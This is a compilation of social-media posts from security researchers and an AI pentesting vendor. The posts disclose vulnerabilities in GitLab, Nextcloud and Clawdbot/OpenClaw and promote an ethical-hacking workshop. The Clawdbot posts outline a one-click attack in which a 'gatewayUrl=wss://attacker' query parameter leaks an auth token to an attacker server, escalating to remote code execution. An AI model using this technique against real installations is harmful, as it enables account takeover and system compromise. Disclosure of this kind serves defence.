
🚨 CVE-2026-85706: a CVSS 10.0 vulnerability in GitLab's repository commits API.
Unauthenticated attackers can read arbitrary files, which may enable further impact. Example exploit below 👇
Breaking Down Nextcloud CVE-2026-45281 🔓
An authenticated attacker knowing a user’s principal URL shouldn't mean total control over their calendar. Yet, that’s precisely what CVE-2026-45281 a high-severity authorization flaw in Nextcloud Server allows.
Breaking down this cross-account calendar takeover:
🟢The Root Cause: Improper authorization controls ([CWE-639]) in the calendar backend fail to verify if the requesting user actually owns or has access to the target principal URL.
🟢 The Impact: Full read and write access across multi-tenant deployments, allowing malicious actors to view, create, modify, or delete sensitive calendar events.
👉 Read our full research breakdown to understand the attack vector, detection strategies, and mitigation steps: https://t.co/roVI3Cx3wI
AI Speed x Human Precision
Combining autonomous capability with human hacker intuition enables us to provide the highest level of protection.
Feel the confidence of continuous offensive security
Signup for a 30-day FREE trial now 👇
https://t.co/FOCG6Re08X
🚨We found RCE in Clawdbot 🚨
If you're using Clawdbot/Moltbot, I can get RCE on your computer just by getting you to click a link.
The coolest part? This vulnerability (CVE-2026-25253) took only 100 minutes to discover, and it was discovered completely autonomously using @Ethiack's AI pentesting solution "Hackian".
Here's how it went down 👇
We set Hackian against Clawdbot, purely blackbox. It discovered that the Control UI stores the gateway auth token in localStorage and builds the first WebSocket connect frame from it on load.
Hackian discovered that the UI also accepts "gatewayUrl" via query params: /chat?gatewayUrl=wss://attacker. This overrides the saved gateway and auto connects 😏
On first load, the UI immediately opens a WebSocket to the attacker URL and sends the token!
Think that's cool? Wait until you see how it upgraded this to a full RCE for local Clawdbot systems. Read the deets 👇
https://t.co/nnoOClDYx8
💥 One click could completely compromise a @OpenClaw / Moltbot / Clawdbot (CVE-2026-25253)
The vulnerability is now fixed, but here's how it worked:
- gatewayUrl Parameter: A GET parameter automatically overrides the WebSocket gateway URL used by the Control UI
- Token Exfiltration: Visiting a malicious link leaks the victim's auth token to the attacker's server
- WebSocket CORS Bypass: No origin validation means attackers can reach localhost through the victim's browser
- Instant RCE: Stolen token = full system access via arbitrary commands.
Our pentesting agent found a 1-click ATO to RCE in @openclaw Gateway Control UI in under 2 hours.
Local instances can also be exploited with one click.
Patched in main, update now.
Watch the exploit 👇
Hackian just uncovered a high-severity vulnerability and achieved 1-click RCE in @openclaw (previously Clawdbot), fully autonomously, in under 2 hours.
We explain how and show you Hackian’s thought process in our latest blog: https://t.co/3SZcKoNuAn

Can you hack a vibe coded PHP app? Yes. Can you use AI to hack the same app? Yes.
Just dropped our workshop on AI for Ethical Hacking.
Full materials 👇
https://t.co/kB5dU6axE8
Blog post: https://t.co/BRHXtY2KQA
AI won’t replace hackers. But it’s changing everything.
We published our full guide from the “AI for Ethical Hacking” workshop on C-DAYS: tutorials, tools, CTFs & live demos from LLM fuzzing to autonomous hackbots.
Read + hack now: https://t.co/Ip80raHi6E